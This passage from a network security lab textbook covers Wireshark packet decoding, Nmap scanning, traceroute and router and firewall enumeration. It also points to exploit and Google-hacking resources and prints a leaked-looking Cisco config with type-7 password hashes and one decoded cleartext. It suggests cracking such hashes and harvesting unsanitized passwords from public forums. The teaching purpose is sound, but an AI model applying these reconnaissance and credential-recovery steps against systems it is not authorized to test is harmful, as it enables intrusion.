This first exercise steps you through some basic analysis of packets by using Wireshark. Wireshark is included in Kali, or you can download it for Windows. To download the Windows version, go to `https://www.wireshark.org/download.html`.

1. Launch Wireshark and open the `DVL.pcap` file.
2. Wireshark displays data in three screens, as shown in Figure 4-27. These include the following:
   - **Captured packets (top window).** This is the summary window. There is one line for each packet captured from the network.
   - **Packet decode (middle window).** This is the decode window. The protocol analyzer has applied its understanding of network protocols so that you can more readily understand the selected packet contents.
   - **Hex dump (bottom window).** This is the dump window. The selected packet is dumped in hexadecimal and ASCII format, 16 bytes per line. The offset values down the left column are in hexadecimal (see Figure 4-27).




Figure 4-27: Wireshark

3. The layout of the hex dump follows the format of the LAN and WAN protocols that were used. One typical format would be Ethernet followed by TCP/IP. Figure 4-28 gives an example of this format and what it looks like.




Figure 4-28: Wireshark packet structure

4. As a security professional, you should be able to decode or assess packets or frames using packet capture programs such as Wireshark. Look at the packet decode of the first packet in this capture, shown in Figure 4-29, and see what you can discern.




Figure 4-29: Wireshark packet structure

5. Can you identify the version of IP being used?
6. Can you identify the TTL value in the IP header?
7. What type of OS might be sending this packet?
8. Can you identify the protocol that IP is transporting? Is it TCP or UDP?
9. Look at the value at hex offset 0x24 and 0x25. You should see a value of 00 87 in these two fields. Can you convert this number to decimal and determine what port is being used? Take a moment to examine Figure 4-30 to view these fields.




Figure 4-30: Wireshark packet structure decoded

NOTE **If you are not used to converting numbers from hex to decimal manually, you can use the Windows calculator as a tool to help in this process.**

Interpreting TCP Flags

1. As a security professional, you should be able to decode or assess packets or frames in a packet capture program such as Wireshark. Use Figure 4-31 to answer the questions in step 3. These are from packets 37 to 39 of the *Chapter 3 port scan DVL.pcap* file.




Figure 4-31: TCP flags.

2. The flags are ordered as shown in Table 4-7:

Table 4-7: Common TCP Flag Values

FLAG	CON	ECH	URG	ACK	PSH	RST	SYN	FIN	FLAGS SET	HEX VALUE
Placeholder	8	4	2	1	8	4	2	1		
Binary Example 1	0	0	0	1	0	0	0	0	ACK	10 hex
Binary Example 2	0	0	0	0	0	0	1	0	SYN	02 hex
Binary Example 3	0	0	0	1	0	0	0	1	ACK/FIN	11 hex
Binary Example 3	0	0	0	1	0	0	1	0	ACK/SYN	12 hex

3. The circled values in Figure 4-31 indicate the flags shown in each of the three TCP packets. Can you identify how these flags are set?

   Packet 1:_____

   Packet 2:_____

   Packet 3:_____

   Figure 4-31 is actually showing the three-step handshake with flag values of SYN, SYN-ACK, and ACK.

Performing an ICMP Packet Decode

ICMP is used for logical errors and diagnostics. This exercise will assist you in decoding ICMP error messages.

Figure 4-32 shows an ICMP packet and its details. Using this figure, answer the following questions.

1. What is the IP address of the host discovering the problem?
2. What is the IP address of the original host?
3. What is the ICMP type and code failure?
4. Which port was the sending device attempting to communicate with?
5. What is the specific problem?




Figure 4-32: ICMP packet decode

Port Scanning with Nmap

This exercise steps you through the process of scanning with Nmap. You can run Nmap from the included `Kali.iso`, or you can download it to run from a Windows computer. To download the Windows version, go to `http://insecure.org/nmap/download.html`.

1. Install Nmap into a Windows directory that is in the command path so that you can run it easily from the command line, regardless of the folder in which you are located.
2. From the command line, type **nmap -h**.

   This provides you with a listing of the command syntax of Nmap and some of the types of scans it can perform.
3. From the command line or shell, enter the following command and note the output:

   `nmap -sP` *`<IP Address>`*

   Enter an IP address that is within your network and that you have permission to scan. If you are not sure what the `-sP` switch (option) does, you may want to look back over the results of step 2.

   (Do you remember what task this command enables you to do? Does it enable you to fingerprint, find live hosts, or port scan? Kudos if you answered find live hosts!)

4. Perform the following Nmap scan:

```
nmap -sP -randomize IP Addresses <IP Address Range>
```

   Notice the order and speed of the packets being sent for your computer. This type of scan can be used to try to go undetected by some intrusion detection systems.

5. Perform the following command and observe the output for `nmap` to the shell:

```
nmap -sU <IP Address>
```

   Remember that the `-sU` is a UDP scan, so the results may not be as detailed as what was returned from TCP scans.

6. Perform the following `nmap` command and observe the command's output to the shell:

```
nmap -sT <IP Address>
```

   This is a full-connect TCP scan.

Traceroute

This exercise will demonstrate how traceroute works.

1. Use traceroute to find the path to `www.rutgers.edu`. You may want to run Wireshark while performing this traceroute.
2. What type of information is shown in the traceroute output?
3. Using Wireshark, observe the Time to Live (TTL) in the IP header. The TTL increases every three packets. Why is it increasing?
4. Use a public traceroute server of your choice on `www.traceroute.org`. Perform a traceroute from there to `www.rutgers.edu`. Are the paths from your local traceroute and the one performed from `traceroute.org` the same? Why or why not?
5. In the example shown here, can you identify the type of equipment, ports, or other attributes for each hop?

```
traceroute to www.rutgers.edu (128.6.68.137), 30 hops max,
40 byte packets
 1  las-b21-link.telia.net (213.155.134.194)  150.314 ms  166.780 ms
las-b21-link.telia.net (62.115.138.118)  143.282 ms
 2  ae12.mpr1.lax12.us.zip.zayo.com (64.125.12.193)  161.012 ms
159.341 ms  160.134 ms
 3  * * *
 4  ae0.cr2.lax112.us.zip.zayo.com (64.125.32.78) [AS  6461]  181.404 ms
159.690 ms  165.104 ms
```

```
     MPLS Label=703205 CoS=0 TTL=1 S=1
 5  ae3.cr2.iah1.us.zip.zayo.com (64.125.21.85) [AS  6461]  202.198 ms
182.396 ms  198.868 ms
     MPLS Label=585017 CoS=0 TTL=1 S=1
 6  ae14.cr2.dca2.us.zip.zayo.com (64.125.21.53) [AS  6461]  202.142 ms
203.334 ms  202.110 ms
     MPLS Label=513842 CoS=0 TTL=1 S=1
 7  ae6.mpr4.phl2.us.zip.zayo.com (64.125.31.26) [AS  6461]  218.451 ms
214.169 ms  227.360 ms
     MPLS Label=363014 CoS=0 TTL=1 S=1
 8  ae4.mpr3.phl2.us.zip.zayo.com (64.125.21.73) [AS  6461]  206.101 ms
213.914 ms  213.885 ms
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
```

6. Using the same example, why are the last lines blank and how does traceroute normally tell whether the destination has been reached?

An Analysis of a Port Scan

This exercise examines a Wireshark capture of a pport scan. You will need the port scan captured in the `port scan DVL.pcap` file. Open Wireshark and load this file to answer the following questions.

1. Can you identify what type of reconnaissance was performed?

```
Statistics->Conversations->TCP->Packets
```

2. Filter on `tcp.flags ==0x12`, as shown in Figure 4-33.




Figure 4-33: Port scan flag filter

3. How many ports responded as open?
4. What ports are they?

   The results are shown in Figure 4-34.




Figure 4-34: Open ports

OS Fingerprinting

These steps will provide you with an overview of fingerprinting tools. You can use any OS that you have available, whether Windows or Linux, for this port scanning exercise. Fingerprinting with Nmap is initiated by running the tool with the `-O` option.

1. Start your Kali VM, and from the terminal, type **nmap**. Nmap executes and shows commonly used options.
2. Type **Nmap -0<*IP_Address*>**. You can scan a range of addresses by using the following type of syntax:

```
Nmap -O <IP Address>
```

   The results appear as Nmap captures the information.

```
C:\temp>nmap -sO 192.168.123.121
Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-27 17:31
Central Standard Time

Interesting protocols on 192.168.123.121:
Not shown: 252 closed protocols
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
```

```
80        open         http
MAC Address: 00:0C:29:D9:49:A1
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 3.131 days (since Fri Oct 07 09:01:33 2014)
Nmap done: 1 IP address (1 host up) scanned in 263.721 seconds
```

NOTE **When performing Nmap OS scans, the `-O` switch causes Nmap to probe port 80 and then ports in the 20 to 23 range. Nmap needs one open and one closed port to accurately identify which OS a particular system is running.**

CHAPTER

5

Enumerating Systems

This chapter looks at the process of enumeration. It explores how enumeration is executed and examines how you can reduce the effectiveness of enumeration by attackers. The purpose of this type of effort is to map the network and systems to find ways to further exploit it or set up a plan of attack. Attackers are looking for user account information, system groups and roles, passwords, unprotected shares, applications, and banners, and available network resources. Enumeration may also involve obtaining Active Directory information. *Enumeration* can best be defined as the process of counting. From a security standpoint, it is the process the attacker follows before an attack. The attacker is attempting to count or identify systems and understand their role or purpose. They may want to identify open ports, applications, vulnerable services, DNS, NetBIOS names, and IP addresses before an attack.

This process fits in well with the network security lab you have constructed, as this is the place to test your enumeration skills, as well as implement different types of defensive measures to see how well they work. The overall goal is to reduce the amount of information available to attackers who attempt enumeration for malicious purposes.

Enumeration

Many people may think of enumeration as an activity that is confined to Windows. That is actually false, as enumeration can be performed against many other types of systems and services, in the following forms:

- Router and firewall enumeration
- Microsoft Windows enumeration

- Linux enumeration
- Application enumeration
- Advanced enumeration

This is just a partial list as there is no way to really cover every single aspect of enumeration; so you will use the following techniques when enumerating any system, app, or hardware appliance. The following section looks at how routers and edge devices can be enumerated.

Router and Firewall Enumeration

Routers are one of the basic building blocks of networks because they connect networks. Although this book does not directly focus on the functionality and features of routing devices, you *must* have a sound understanding of these devices if you want to enumerate them. You also need to be aware that some routing devices and routing protocols have known security flaws that allow exploitation without any further device enumeration. The following sections review some basics about routers.

Router Enumeration

Routers use routing protocols to help packets find the best path to a target network. A router is the primary device concerned with routing and routed protocols. You can think of it as a specialized form of host that has been finely tuned to perform the routing function. When a router receives a packet, it examines the source/destination IP address and then consults its routing table to determine how to handle the information.

The packet is prepared for routing when it is encapsulated with appropriate information and then routing begins when the router examines the packet and makes a routing decision based on its routing table. The routing protocol then examines the packet's destination and compares this destination to its routing table. On a small or uncomplicated network, an administrator may have defined a fixed route that all traffic will follow. On more complicated networks, packets are routed dynamically using some form of metric. A metric can be any of the following:

- **Bandwidth—**This is a common metric based on the capacity of a link. If all other metrics are equal, the router chooses the path with the highest bandwidth.
- **Cost—**This metric looks at how much it costs to transmit information. The organization may have MPLS yet have a higher cost solution as a backup.

- **Delay—**This is another common metric and can build on many factors, including router queues, bandwidth, and congestion.
- **Distance—**This metric is calculated in hops (that is, how many routers away the destination is).
- **Load—**This metric measures the load that is being placed on a particular router.
- **Reliability—**This metric examines arbitrary reliability ratings so that the most reliable link is used. Network administrators can assign these numeric values to various links.

By applying these metric and consulting the routing table, the routing protocol can make a best-path determination. At this point, the packet is forwarded to the next hop as it continues its journey toward the destination. Routing protocols can be placed into two categories: static (fixed) routing and dynamic routing.

Static routing algorithms are not really algorithms at all. They are just a table that has been developed by a network administrator mapping one network to another. Static routing works best when a network is small and the traffic is predictable.

Dynamic routing uses metrics to determine what path a router should use to send a packet toward its destination. The following are examples of dynamic routing protocols:

- Routing Information Protocol (RIP)
- Border Gateway Protocol (BGP)
- Interior Gateway Routing Protocol (IGRP)
- Open Shortest Path First (OSPF)

Routers and routing protocols are a potential target because they may offer a lot of information that an attacker can use. Attackers may be able to obtain the following information:

- Network addressing topologies
- Information about the network owner and location of the routing device
- Interesting hosts that may be attacked
- Routing policies and rules and implemented security levels

Many routing protocols are proprietary. As an example, Cisco routers and switches use the Cisco Discovery Protocol (CDP). CDP is an OSI Layer 2 protocol that helps a network professional to manage a network. CDP sends updates every 60 seconds to a multicast address. It runs on all media that supports Subnetwork Access Protocol (SNAP), including LAN and WAN technologies, such as Frame Relay and ATM.

Routing Information Protocol (RIP) is probably the most commonly used routing type and has been around for many years. From a security perspective, RIP can be very problematic as it is not a sophisticated or high-security routing protocol. There are three versions of RIP: 1, 2, and RIPng for IPv6. Their basic operation is the same. Each advertises the networks that are known to be reachable. These advertisements are referred to as RIP updates; they are sent as User Datagram Protocol (UDP) datagrams to and from port 520. One datagram can hold as many as 25 routing entries. If more than 25 routes are known, additional datagrams will be transmitted. An example of the RIP header is shown in Figure 5-1.




Figure 5-1: An example of a RIP packet capture

Consider starting RIP on your network lab router to see firsthand how route spoofing can be applied. Once you have it running, you can emulate an attacker's inquiry by performing a port scan to detect its presence:

```
nmap -v -sU -p 520
```

An attacker who has physical access to the network may simply use Wireshark to sniff the network to see if RIP packets are present. If attackers know that the network runs RIP, there can be no security against route spoofing. An example of a RIP packet capture is shown in Figure 5-2.

Once RIP has been discovered, an attacker may send bogus routing information to a target and each of the gateways along the route. The attacker may be impersonating an unused host or diverting traffic from the host to the attacker's computer for inspection. Such an attack would allow the attacker to intercept packets, inspect them, and resend them to the next hop.

RIP is not the only routing protocol that may be found during enumeration. Another proprietary routing protocol is Interior Gateway Routing Protocol (IGRP), which Cisco developed in the mid-1980s. IGRP also uses bandwidth and delay, which is different from RIP, as it uses only distance. What does it mean if you discover that a network is running IGRP? It means that to use IGRP, all the routers must be Cisco routers.




Figure 5-2: Wireshark captures this RIP packet, which provides an attacker with routing information.

Open Shortest Path First (OSPF) is another widely used routing protocol. OSPF is considered a link-state routing protocol. There are two ways to find out whether OSPF is running on a network. One way is to use SNMP, which is discussed later in this chapter. The other way is to use Wireshark (available from `www.wireshark.org`). The most common OSPF traffic you will find is the OSPF HELLO packets. These are normally sent out about once every 30 seconds. Look at these packets and see whether authentication is turned on. Remember that OSPF can use authentication, whereas RIPv1 does not use authentication. If OSPF has authentication turned off, you can freely inject your own OSPF packets into the network to cause a variety of problems. This can be set up in the lab environment so that you can see this vulnerability for yourself. You should use the lab environment to better understand the implications of poor security practices.

Enumerating and identifying routers can be a big help. Just knowing the routing protocol that is being used allows an attacker to search exploit sites for known vulnerabilities. The Exploit Database may be a good place to start. One OSPF exploit can be found at `www.exploit-db.com/exploits/22271/`.

While browsing through the Exploit Database, you will want to look over the Google Hacking section. As an example of what you can find at this site, check out `www.exploit-db.com/ghdb/1427/`. This page offers the needed syntax to search for Cisco router config files and the passwords they may contain. An example of what can be found is shown here:

```
hostname Oneonta_1
!
logging buffered 10000 debugging
```

```
enable secret level 2 5 $1$no9J$xAYpS3CVCep1KSdumQeki0
enable secret 5 $1$/Edd$8IuAPiL3H1dPkvEVgGBKb1
enable password 7 010308287708425A77
!
username cisco password 7 1532595F363E7870383D190E10
username jreusch password 7 132F16001909103E7F
username jendries password 7 021E455205150A22595C0C581D
username cgoble password 7 070C261C0F0B155652
username pyramid privilege 2 password 7 0601063B4D1C594952141B180F0B
username tunde privilege 7 password 7 06121A2F484B5B495540
username lalley password 7 0838185B03100E4442
username kai password 7 070220564A08141D41
username ccitech password 7 10481B1C161F1F0E2C10
username chris password 7 110A11171E01
ip subnet-zero
!
!
ip tcp intercept list 155
ip name-server 209.150.236.146
ip name-server 209.150.236.147
ip name-server 128.253.180.2
ip name-server 209.150.235.246
ip name-server 209.150.253.2
```

Depending on what type of encrypted password you find, it may be easily decoded. The enable 7 password, *010308287708425A77,* decodes to *pnLLc$56*. You can decode a password by entering it at `www.ibeast.com/content/tools/ciscopassword`. The enable secret 5 passwords are hashed using the MD5 algorithm and are not trivial to decrypt. However, you can attempt a dictionary or brute-force attack with programs such as John the Ripper (available from `www.openwall.com/john/`) and Cain & Abel (available from `www.oxid.it`).

IN THE LAB

Routers can use a relatively insecure protocol known as Trivial File Transfer Protocol (TFTP). TFTP can be used to hold router configurations. The TFTP server gives the router a place to put backup configurations or a place from which to pull a configuration if it needs to be rebuilt. The risk is that others may also be able to access the router configuration files. In the router configuration, you will find a variety of information, such as which ports are blocked and which protocols are denied or allowed. Some of this information is shown here:

```
hostname Router1!

username Jimbo password 7 107C060C3112

enable secret 5 $1$zUmf$qKycvrf5cW.CEMl9XJjgR0
```

Notice what this information may reveal to an attacker. You can see this for yourself in the lab with just an Internet connection and a few tools. Go to Google Groups and search for "Cisco Password 7" or check out `http://groups.google.com/group/comp.dcom.sys.cisco/browse_thread/thread/59b27005033b56dc/8a16eaaf91435bef?hl=en&lnk=st&q=cisco+password+7#8a16eaaf91435bef` **for one that has already been provided. Notice that some of these listings have not been properly sanitized of the Password 7 entry. Just copy the encrypted password and download Get Pass from** `www.boson.com/FreeUtilities.html`**. Once it is downloaded and installed, paste the password into the utility to obtain the cleartext password. Protecting configuration files and limiting access or the use of TFTP servers should be a priority for every security professional.**

Firewall Enumeration

Now that you have a basic familiarity with routers, you can look at firewalls. There are a few ways to identify and enumerate firewalls:

- Port scanning
- Banner grabbing
- Firewalking

Port scanning is a simple way to attempt to enumerate the type of firewall an organization is using. Many firewalls have specific ports; knowledge of this can help you identify the firewall type. Here are several examples:

- **Microsoft Proxy Server**—Ports 1080 and 1745
- **Check Point Firewall-1**—Ports 256, 257, and 258
- **Check Point NG**— Ports 18210, 18211, 18186, 18190, and 18191
- **WatchGuard Firewall**—Port 4100

The second type, banner grabbing, is the most well-known method of enumeration. This method can generate a wealth of information. Just consider this: Before an attacker can target a system or device, they must first know what it is. As an example, an attacker might have an exploit for a Cisco router but if your infrastructure uses Juniper routers, the attack will simply not work. Banner grabbing offers an easy way to help identify which router type is running. The three main services that may provide banners include FTP, Telnet, and web services. Web banners are the most common type found. No specialized tools are needed for this attack. Just telnet to the IP address and specify the port. Here is an example with an older Eagle Raptor Firewall:

```
telnet 192.168.123.254 21
(unknown) [192.168.123.1] 21 (21) open
220 Secure Gateway FTP server ready
```

While not every firewall will return a banner, some firewalls (such as Check Point) will display a series of numbers when you connect to TCP 257, their SNMP management port.

```
[root@mg /root]# nc -v -n www.example.com
(UNKNOWN) [www.example.com] 257 (?) open
        30000003
```

If the firewall you are enumerating happens to be a Cisco router, there is always a chance that a Telnet or SSH has been left open for out-of-band management. Most Cisco routers have five terminal lines, so telnetting to one of those lines may provide additional identifying details:

```
[root@mg /root]# telnet 192.168.123.1
Trying 192.168.123.1...
Connected to 192.168.123.1
Escape character is '^]'.
Your connected to router1
User Access Verification
Username:
```

Telnet is not secure. Besides allowing username and password guessing, it is also vulnerable to sniffing. It is rarely found today, but it is still worth a try because little effort is required. If the network administrator has done their work, the firewall will be completely filtered, and no banners will be returned. In such cases, the firewall will not accept unsolicited inbound connection attempts and will simply not respond to any requests.

Traceroute can also be a useful tool for enumeration. When used with Linux, traceroute has the `-I` option. The `-I` option uses ICMP packets instead of UDP packets. A snippet of output from traceroute is shown in the following example:

```
C:\>tracert www.wiley.com

Tracing route to www.wiley.com [208.215.179.146]
over a maximum of 30 hops:

  1     1 ms     2 ms     1 ms  192.168.123.254
  2    11 ms    11 ms    11 ms  adsl-21-112-191-223.dsl.daltx.swbell.net
[161.115.121.254]
  3    14 ms    13 ms    14 ms  12.83.37.161
  4    20 ms    19 ms    21 ms  12.123.18.73
  5    33 ms    33 ms    18 ms  192.205.37.126
  6     *        *        *     Request timed out.
  7   152 ms    95 ms   151 ms  POS6-0-0.GW4.EWR6.ALTER.NET
[152.63.2.205]
  8    78 ms    67 ms    70 ms  wiley-ewr-gw.customer.alter.net
[63.111.127.254]
  9     *        *        *     Request timed out.
 10     *        *        *     Request timed out.
```

Hop 6 appears to be a firewall, or a router that blocks ICMP packets. Although traceroute isn't 100-percent reliable, it can help you see which hop is the last to respond and may allow you to deduce whether it is a firewall or some other type of edge device. Hping is an example of a tool you can use to find firewalls and identify internal clients. It is especially useful because it can use ICMP and UDP as well as TCP. Because hping is able to use TCP, it can be used to verify whether a host is up, even if ICMP packets are being blocked. In many ways, hping is similar to Netcat because it gives any device attempting to enumerate a high level of control over the packets being transmitted. The difference is that Netcat offers control over the data part of the packet, while hping focuses on the header.

A third method of edge device enumeration is firewalking. Firewalk is a firewall discovery application that crafts packets with a TTL value set to expire one hop past the firewall. If the firewall allows the packet, it should forward the packet to the next hop where the packet will expire and elicit an ICMP "TTL expired in transit" message. If the firewall does not allow the traffic, the packet should be dropped and there should be no response or an ICMP "administratively prohibited" message should be returned. To use Firewalk, you need the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewall. The previous traceroute should have provided that information. Figure 5-3 shows an example of how firewalking looks through a firewall. In this example, the target is router 3 because it has been identified as the edge device. As such, the idea is to determine which ports router 3 accepts and which ports it blocks.




Figure 5-3: Firewalking can help you identify a firewall's settings.

- **Firewalk Step 1: Hopcount Ramping**—First, Firewalk sends out a series of packets toward the destination with TTL=1, 2, 3, and so on. When router 3 is reached, that determines the TTL for the next phase. In Figure 5-3, router 3 is at a TTL of 3, so all future packets will use TTL=4.
